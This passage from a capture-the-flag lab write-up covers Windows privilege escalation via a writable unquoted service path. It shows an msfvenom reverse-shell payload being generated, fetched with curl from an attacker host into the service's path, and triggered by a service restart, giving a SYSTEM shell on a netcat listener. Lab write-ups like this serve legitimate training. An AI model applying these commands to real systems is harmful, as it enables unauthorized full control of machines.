PS C:\Users\butler\Downloads>
```

Figure 8 - Writing permission on partial path


I found out that the group where my user is in was able to write in that part of the path. Therefore, I checked if a service regarding this program was running:



```
Stopped  WdNisSvc            Microsoft Defender Antivirus Networ...
Stopped  WebClient           WebClient
Stopped  Wecsvc              Windows Event Collector
Stopped  WEPHOSTSVC          Windows Encryption Provider Host Se...
Stopped  wercplsupport       Problem Reports Control Panel Support
Stopped  WerSvc              Windows Error Reporting Service
Stopped  WFDSConMgrSvc       Wi-Fi Direct Services Connection Ma...
Stopped  WiaRpc              Still Image Acquisition Events
Stopped  WinDefend           Microsoft Defender Antivirus Service
Running  WinHttpAutoProx...  WinHTTP Web Proxy Auto-Discovery Se...
Running  Winmgmt             Windows Management Instrumentation
Stopped  WinRM               Windows Remote Management (WS-Manag...
Running  WiseBootAssistant   Wise Boot Assistant
Stopped  wisvc               Windows Insider Service
Stopped  WlanSvc             WLAN AutoConfig
Running  wlidsvc             Microsoft Account Sign-in Assistant
Running  WLMS                Windows Licensing Monitoring Service
Stopped  wlpasvc             Local Profile Assistant Service
Stopped  WManSvc             Windows Management Service
Stopped  wmiApSrv            WMI Performance Adapter
Stopped  WMPNetworkSvc       Windows Media Player Network Sharin...
Stopped  workfolderssvc      Work Folders
Stopped  WpcMonSvc           Parental Controls
Stopped  WPDBusEnum          Portable Device Enumerator Service
Running  WpnService          Windows Push Notifications System S...
Running  wscsvc              Security Center
Running  WSearch             Windows Search
Stopped  wuauserv            Windows Update
Stopped  WwanSvc             WWAN AutoConfig
Stopped  XblAuthManager      Xbox Live Auth Manager
Stopped  XblGameSave         Xbox Live Game Save
Stopped  XboxGipSvc          Xbox Accessory Management Service
Stopped  XboxNetApiSvc       Xbox Live Networking Service


PS C:\Users\butler\Downloads>
```

Figure 9 - Running process


Luckily, the program had a service running. At this point, I created a payload to open a new reverse shell:



```
┌──(k14d1u5㉿kali)-[~/Desktop]
└─$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.0.2.4 LPORT=8888 -f exe > shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes
```

Figure 10 - Privilege escalation payload generated


Therefore, I uploaded the payload in the correct path with the correct name and I restarted the service:



```
PS C:\Users\butler\Downloads> curl -o "C:\Program Files (x86)\Wise\Wise.exe" http://10.0.2.4:9999/shell.exe
PS C:\Users\butler\Downloads> dir "C:\Program Files (x86)\Wise"


    Directory: C:\Program Files (x86)\Wise


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         7/22/2025  12:22 PM                Wise Care 365
-a----         7/23/2025   4:37 PM           7168 Wise.exe


PS C:\Users\butler\Downloads> Restart-Service WiseBootAssistant -Force
PS C:\Users\butler\Downloads>
```

Figure 11 - Reverse shell uploaded and service restarted

Finally, I obtained the shell as $NT\ AUTHORITY \backslash SYSTEM$, as shown in the following picture:



```
┌──(k14d1u5㉿kali)-[~/Desktop]
└─$ nc -nlvp 8888
listening on [any] 8888 ...
connect to [10.0.2.4] from (UNKNOWN) [10.0.2.80] 49198
Microsoft Windows [Version 10.0.19043.928]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>cd C:\\Users\Administrator\\Desktop
cd C:\\Users\Administrator\\Desktop

C:\Users\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 1067-CB24

 Directory of C:\Users\Administrator\Desktop

08/14/2021  05:29 AM    <DIR>          .
08/14/2021  05:29 AM    <DIR>          ..
               0 File(s)              0 bytes
               2 Dir(s)  13,272,481,792 bytes free

C:\Users\Administrator\Desktop>
```

Figure 12 - Shell as NT AUTHORITY SYSTEM

Personal comments

I consider this box interesting and useful to approach to the Windows penetration testing. In contrast to the official solution, I had a little bit different result by nMap, but it was not an issue (I found more open ports). A real problem was that I was not able to use tool like hydra to automized brute force task. For this reason, I lost a lot of time to find web application credentials. Also, a very important point to note was that the user had not permission to write in a path to exploit unquoted paths, but the group where it is in had this permission. This means that even the user can write in that specific path and unquoted paths could be exploited. Lastly, it was important to generate a MSFVenom non staged payload. In fact, I tried a staged one, but it didn't work. In conclusion, I consider easy this box, but it was a very nice one.